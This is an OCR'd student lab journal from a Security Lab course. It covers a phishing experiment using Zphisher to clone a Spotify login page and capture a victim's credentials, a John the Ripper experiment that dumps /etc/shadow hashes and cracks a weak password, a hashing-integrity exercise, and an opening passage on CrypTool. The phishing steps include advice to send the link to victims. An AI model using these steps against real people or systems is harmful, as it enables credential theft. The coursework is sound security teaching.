
Step 4: From these options, you can choose the number for which you have to create a phishing page. Suppose you want to create a phishing page for Spotify then choose option 18.

Step 5: Suppose you want to host it on localhost then the first option then type 1. And custom port as n for NO


Step 6: Using Zphisher tool, create a phishing page of Spotify and get credentials (user id and password) of victim. Now use the browser and open link of localhost as shown in above fig. http://127.0.0.1:8080

This is the phishing page we have opened. Now the user has to enter his/her id password.

Step 7: put userid and password in authentication page.



Step 8: check the terminal to view the recorded victims credentials from phishing website.



We got the details of ID and password here. This is how you can perform phishing using zphisher. You can send these links to the victim. Once the victim clicks on the link and types the id password it will be reflected on the terminal itself.

This is how zphisher works. This is one of the best tools that can be used for phishing attacks. You can choose the option as per your requirement. zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays and is used to do phishing attacks. zphisher is easier than Social Engineering Toolkit.

Conclusion: Thus We Haver Learned simulate a phishing attack using Zphisher.

Academic Year: 2025-26 **Name: Huzaifa Bubere**
Class / Branch: TE IT Subject: Security Lab (SL) **Student Id: 24204006**
Semester: V
Subject Lab Incharge: Prof. Vishal Badgujar

EXPERIMENT NO. 11

Aim: To study password cracking using John the ripper.

Theory:

John The Ripper (JTR) is one of the most popular password cracking tools available in most Penetration testing Linux distributions like Kali Linux, Parrot OS, etc. The tool has been used in most Cyber demos, and one of the most popular was when it was used by the Varonis Incident Response Team. John The Ripper password cracking utility brags of a user-friendly command-line interface and the ability to detect most password hash types. This tutorial will dive into John the Ripper, show you how it works, and explain why you need it for security testing.

John the Ripper (JtR) is a popular password-cracking tool. John supports many encryption technologies for Windows and Unix systems (Mac included). One remarkable feature of John is that it can autodetect the encryption for common formats. This will save you a lot of time in researching the hash formats and finding the correct tool to crack them.

Single Mode Password Cracking

By default, the hashed user login passwords are stored in the /etc/shadow directory on any Linux system. To view the contents of the shadow file, execute the command below in your terminal.

Installation:
sudo apt-get install john

Test the tool:

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo apt-get install john
[sudo] password for apsit:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package john
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo snap install john-the-ripper
john-the-ripper v1.9.1-ce from Claudio André (claudioandre-br) installed
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ john -test
Created directory: /home/apsit/snap/john-the-ripper/694/.john
Created directory: /home/apsit/snap/john-the-ripper/694/.john/opencl
Will run 12 OpenMP threads
Benchmarking: descrypt, traditional crypt(3) [DES 256/256 AVX2]... (12xOMP) DONE
Many salts:     78077K c/s real, 6539K c/s virtual
Only one salt:  49262K c/s real, 4148K c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 256/256 AVX2]... (12xOMP) DONE
Speed for cost 1 (iteration count) of 725
Many salts:     2543K c/s real, 212943 c/s virtual
Only one salt:  2087K c/s real, 176079 c/s virtual

Benchmarking: md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3]... (12xOMP) DONE
Many salts:     372672 c/s real, 33200 c/s virtual
Only one salt:  537408 c/s real, 46109 c/s virtual

Benchmarking: md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64]... (12xOMP) DONE
Raw:    83773 c/s real, 7016 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/64 X3]... (12xOMP)DONE
Speed for cost 1 (iteration count) of 32
Raw:    10585 c/s real, 892 c/s virtual
```

Create a user account:

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo adduser testuser
info: Adding user `testuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `testuser' (1010) ...
info: Adding new user `testuser' (1010) with group `testuser (1010)' ...
info: Creating home directory `/home/testuser' ...
info: Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for testuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
info: Adding new user `testuser' to supplemental / extra groups `users' ...
info: Adding user `testuser' to group `users' ...
```

Get the password hashes for password from shadow file:
sudo cat /etc/shadow

```
systemd-resolve:!*:19962::::::
uuidd:!:19962::::::
usbmux:!:19962::::::
tss:!:19962::::::
systemd-oom:!*:19962::::::
kernoops:!:19962::::::
whoopsie:!:19962::::::
dnsmasq:!:19962::::::
avahi:!:19962::::::
tcpdump:!:19962::::::
sssd:!:19962::::::
speech-dispatcher:!:19962::::::
cups-pk-helper:!:19962::::::
fwupd-refresh:!*:19962::::::
saned:!:19962::::::
geoclue:!:19962::::::
cups-browsed:!:19962::::::
hplip:!:19962::::::
gnome-remote-desktop:!*:19962::::::
polkitd:!*:19962::::::
rtkit:!:19962::::::
colord:!:19962::::::
gnome-initial-setup:!:19962::::::
gdm:!:19962::::::
nm-openvpn:!:19962::::::
apsit:$6$mON0GjYiXTDXEfXC$rokRaZtak29vPywV588LtfRENWmtPEWja7.la3RtFSKcAx6m9kcOUn.OdO38XXmO5GmqS17nJjYjuWLmg1XfE0:20154:0:99999:7:::
snapd-range-524288-root:!:20154::::::
snap_daemon:!:20154::::::
pct:$y$j9T$0NEzBqKoE1ixKugHTbddk1$6wzPc.7znv7yir2NlvVWuQ0w010NZIxMKTf/0n9ABp5:20154:0:99999:7:::
mysql:!:20157::::::
alice:$y$j9T$AmLaK15.JKZfwE/28e.gL/$opRmiaY7ieE30KVmggnvOsz6QmB0qd0bIJhVa5VSXw8:20187:0:99999:7:::
bob:$y$j9T$U1aQtE2Qn.rrBwZuSBtdy1$hzhcBGdaNR74I8CWo3/Psb.iDDuh9gCVddRYsClqT55:20187:0:99999:7:::
sarah:$y$j9T$VRbwJYuFSg5ZQYJ/wQWk2/$KwL4iOjj5z204kMy1Y9loI0J2RJ3Dzi.VxMeuAB29r0:20187:0:99999:7:::
harry:!:20187:0:99999:7:::
natasha:!:20187:0:99999:7:::
jenkins:!:20313::::::
testuser:$y$j9T$MxRRhIb58gi4RV5omFBVB1$R.4yiUwHRZ5y1uJxjlD2JjUPHitPpuXWpljbCt5uMN8:20314:0:99999:7:::
```

Copy the hashes to a text file:

From the image, we will crack the password for users testuser1 and testuser2 . Password cracking can be, at times, a lengthy process for complex passwords. We will copy the whole field and save it in a file with a name t1.txt in home directory. To crack the password hash, we will use the syntax below:

Password cracking using john:

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ cat t1.txt
testuser:$y$j9T$MxRRhIb58gi4RV5omFBVB1$R.4yiUwHRZ5y1uJxjlD2JjUPHitPpuXWpljbCt5uMN8:20314:0:99999:7:::


apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ john t1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [0:unknown 1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt 7:scrypt 10:yescrypt 11:gost-yescrypt]) is 10 for all l
oaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] rejected
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:11 DONE 1/3 (2025-08-14 11:30) 0g/s 324.2p/s 324.2c/s 324.2C/s Testuser999991922..T999991900
Proceeding with wordlist:/snap/john-the-ripper/current/bin/password.lst
Enabling duplicate candidate password suppressor
123456           (testuser)
1g 0:00:00:11 DONE 2/3 (2025-08-14 11:30) 0.08598g/s 317.1p/s 317.1c/s 317.1C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ cat t1.txt
testuser:$y$j9T$MxRRhIb58gi4RV5omFBVB1$R.4yiUwHRZ5y1uJxjlD2JjUPHitPpuXWpljbCt5uMN8:20314:0:99999:7:::
```

View the cracked passwords:

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ user del testuser
user: command not found
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo userdel testuser
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ john -show t1.txt
apsit:123456:20154:0:99999:7:::

1 password hash cracked, 0 left
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$
```

Conclusion: In This Experiment We have study password cracking using John the ripper.

Academic Year: 2025-26 **Name: Huzaifa Bubere**
Class / Branch: TE IT Subject: Security Lab (SL) **Student Id: 24204006**
Semester: V
Subject Lab Incharge: Prof. Vishal Badgujar


EXPERIMENT NO. 12

Aim: To study and test message integrity by using MD5, SHA-1 for varying message sizes.

Software Required : Ubuntu 14.04 OS

Theory:

Hashes are the products of cryptographic algorithms designed to produce a string of characters. Often these strings have a fixed length, regardless of the size of the input data. Take a look at the above chart and you'll see that both "Fox" and "The red fox jumps over the blue dog" yield the same length output.



Now compare the second example in the chart to the third, fourth, and fifth. You'll see that,despite a very minor change in the input data, the resulting hashes are all very different from one another. Even if someone modifies a very small piece of the input data, the hash will change dramatically. MD5, SHA-1, and SHA-256 are all different hash functions.

Software creators often take a file download—like a Linux .iso file, or even a Windows .exe file—and run it through a hash function. They then offer an official list of the hashes on their websites.

That way, you can download the file and then run the hash function to confirm you have the real, original file and that it hasn't been corrupted during the download process. As we saw above, even a small change to the file will dramatically change the hash. These can also be useful if you have a file you got from an unofficial source and you want to confirm that it's legitimate. Let's say you have a Linux .ISO file you got from somewhere and you want to confirm it hasn't been tampered with. You can look up the hash of that specific ISO file online on the Linux distribution's website. You can then run it through the hash function on your computer and confirm that it matches the hash value you'd expect it to have. This confirms the file you have is the exact same file being offered for download on the Linux distribution's website, without any modifications.

On Linux, access a Terminal and run the following commands to view the hash for a file :

Even a small change to the file will dramatically change the hash. We try to make changes and view the hash values again.

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ cd /home/apsit/Downloads
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads$ mkdir Huzaifa
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads$ cd Huzaifa
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ ls
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ echo This Is VB Sir Best Batch>example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ cat example.txt
This Is VB Sir Best Batch
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ md5sum example.txt
63ed8a5ad925f2a4ccf62a335194934a  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sudo nano example.txt
[sudo] password for apsit:
Sorry, try again.
[sudo] password for apsit:
Sorry, try again.
[sudo] password for apsit:
sudo: 3 incorrect password attempts
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ md5sum example.txt
365ea4f68271b69f926652004580250d  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$
```

sha1sum:

SHA-1 (Secure Hash Algorithm 1) is a cryptographic hash function designed by the United States National Security Agency. SHA-1 produces a 160-bit (20-byte) hash value known as a message digest. Please see the sha1 hash value for the same file.

sha256sum/sha512sum/sha224sum/sha384sum:

SHA-2 is a family of two similar hash functions, with different block sizes, known as SHA256 and SHA-512. They differ in the word size; SHA-256 uses 32-bit words whereas SHA512 uses 64-bit words. There are also truncated versions of each standard, known as SHA-224, SHA-384, SHA-512/224 and SHA-512/256.SHA-256 algorithm generates an almost-unique, fixed size 256-bit (32-byte) hash. Hash is a one-way function, which cannot be decrypted back. We can generate the hash value using this SHA-256 algorithm for the same file using the command below:

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha1sum example.txt
086dd06edeaf0caf4082cd599995b57f676444f3  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha256sum example.txt
a5ab577964ac0cbe066c3850fe8f52472b94e0fbd50d30743a7aa06d3c5c2289  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha224sum example.txt
d0df31a1ba8236bed97a02f9aeb13095bde76521ac385a6173272256  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha512sum example.txt
43e7545119c0c494dedce7ee8978d82316c053686a6c801172c50c49c0db4c673703737f5bab2b33c72b26be41a08437db90791bc1ca1e92fe90e1505f7830cd  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha384sum example.txt
48bb1605d9b9d0309cd4aabed6944c661c0959eab0a7af51b80f60ea018ffd732bc9eb1b9d1a1f4a8fad8337a83b7eb7  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$
```

You can confirm the correctness of your downloaded ISO by comparing the checksum value here. It appears to be same, which means you've downloaded the exact file. If you delete or change even one character from any one of the text files inside the iso image, the checksum algorithm will generate a totally different checksum value for that changed iso image. And that will definitely not match with the checksum provided on the download page.

releases.ubuntu.com/14.04/MD5SUMS

```
401e9a5528bdae53b85f63996ae83773 *ubuntu-14.04.6-desktop-amd64.iso
c16ec8b927849cbba7b900d25eb49bfd *ubuntu-14.04.6-desktop-i386.iso
e750536067b6fff7f9934a13466fe2db *ubuntu-14.04.6-server-amd64.iso
8634a4626a056907e227b7be636f05f8 *ubuntu-14.04.6-server-i386.iso
b31731ea6cdbebe1d02f8193db420886 *wubi.exe
```

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~/Downloads/Huzaifa
e.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha224sum exam
ple.txt

d0df31a1ba8236bed97a02f9aeb13095bde76521ac385a6173272256  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha512sum exam
ple.txt

43e7545119c0c494dedce7ee8978d82316c053686a6c801172c50c49c0db4c673703737f
5bab2b33c72b26be41a08437db90791bc1ca1e92fe90e1505f7830cd  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha384sum exam
ple.txt

48bb1605d9b9d0309cd4aabed6944c661c0959eab0a7af51b80f60ea018ffd732bc9eb1b
9d1a1f4a8fad8337a83b7eb7  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ ls
example.txt  ubuntu-14.04.6-desktop-amd64.iso
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ md5sum ubuntu-
14.04.6-desktop-amd64.iso
401e9a5528bdae53b85f63996ae83773  ubuntu-14.04.6-desktop-amd64.iso
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$
```

releases.ubuntu.com/14.04/SHA1SUMS

```
2d3675f14a6884bb42917838a5c4246916fe73b5 *ubuntu-14.04.6-desktop-amd64.iso
91a72f4b623b3bc38a3698eed30e6241b42c8cfd *ubuntu-14.04.6-desktop-i386.iso
13bfe163ca8ad8a6e5676b0460ca60d03387ec24 *ubuntu-14.04.6-server-amd64.iso
17207306647b63f53938266e4726b5604250aba3 *ubuntu-14.04.6-server-i386.iso
bfc1ff3446b8cb49b6481372a2edf1c3861ba727 *wubi.exe
```

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~/Downloads/Huzaifa
d0df31a1ba8236bed97a02f9aeb13095bde76521ac385a6173272256  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha512sum exam
ple.txt

43e7545119c0c494dedce7ee8978d82316c053686a6c801172c50c49c0db4c673703737f
5bab2b33c72b26be41a08437db90791bc1ca1e92fe90e1505f7830cd  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha384sum exam
ple.txt

48bb1605d9b9d0309cd4aabed6944c661c0959eab0a7af51b80f60ea018ffd732bc9eb1b
9d1a1f4a8fad8337a83b7eb7  example.txt
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ ls
example.txt  ubuntu-14.04.6-desktop-amd64.iso
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ md5sum ubuntu-
14.04.6-desktop-amd64.iso
401e9a5528bdae53b85f63996ae83773  ubuntu-14.04.6-desktop-amd64.iso
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$ sha1sum ubuntu
-14.04.6-desktop-amd64.iso
2d3675f14a6884bb42917838a5c4246916fe73b5  ubuntu-14.04.6-desktop-amd64.i
so
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~/Downloads/Huzaifa$
```

Conclusion: In This Experiment We Have Study and test message integrity by using MD5, SHA-1 for varying message sizes.

Academic Year: 2025-26 **Semester: V**

Class / Branch: TEIT **Name: Huzaifa Bubere**

Subject: Security Lab **Student Id: 24204006**

Name of Instructor: Prof. Vishal Badgujar

Experiment No. 13i

Aim: To study symmetric and asymmetric encryption methods using Cryptool.

2. Software Required : CrypTool 1.4.41


3. Theory :

What is Cryptool?

- A freeware program with graphical user interface (GUI).
- A tool for applying and analyzing cryptographic algorithms.
- With extensive online help, it's understandable without deep crypto knowledge.
- Contains nearly all state-of-the-art crypto algorithms.
- "Playful" introduction to modern and classical cryptography.
- Not a "hacker" tool.


Cryptography is a method of using advanced mathematical principles in storing and transmitting data in a particular form so that only those whom it is intended can read and process it. Encryption is a key concept in cryptography – It is a process whereby a message is encoded in a format that cannot be read or understood by an eavesdropper. CrypTool is a free Windows program for cryptography and cryptanalysis. On Linux Platform JCrypTool can be used.

- The current version of CrypTool offers among other things:
- Visualization of several algorithms (Caesar, Enigma, RSA, Diffie-Hellman, digital signatures, AES, etc.)
- Cryptanalysis of several algorithms (Vigenère, RSA, AES, etc.)




Blowfish, AES, RC4, DES, RC5, and RC6 are examples of symmetric encryption. The most widely used symmetric algorithm is AES-128, AES-192, and AES-256.

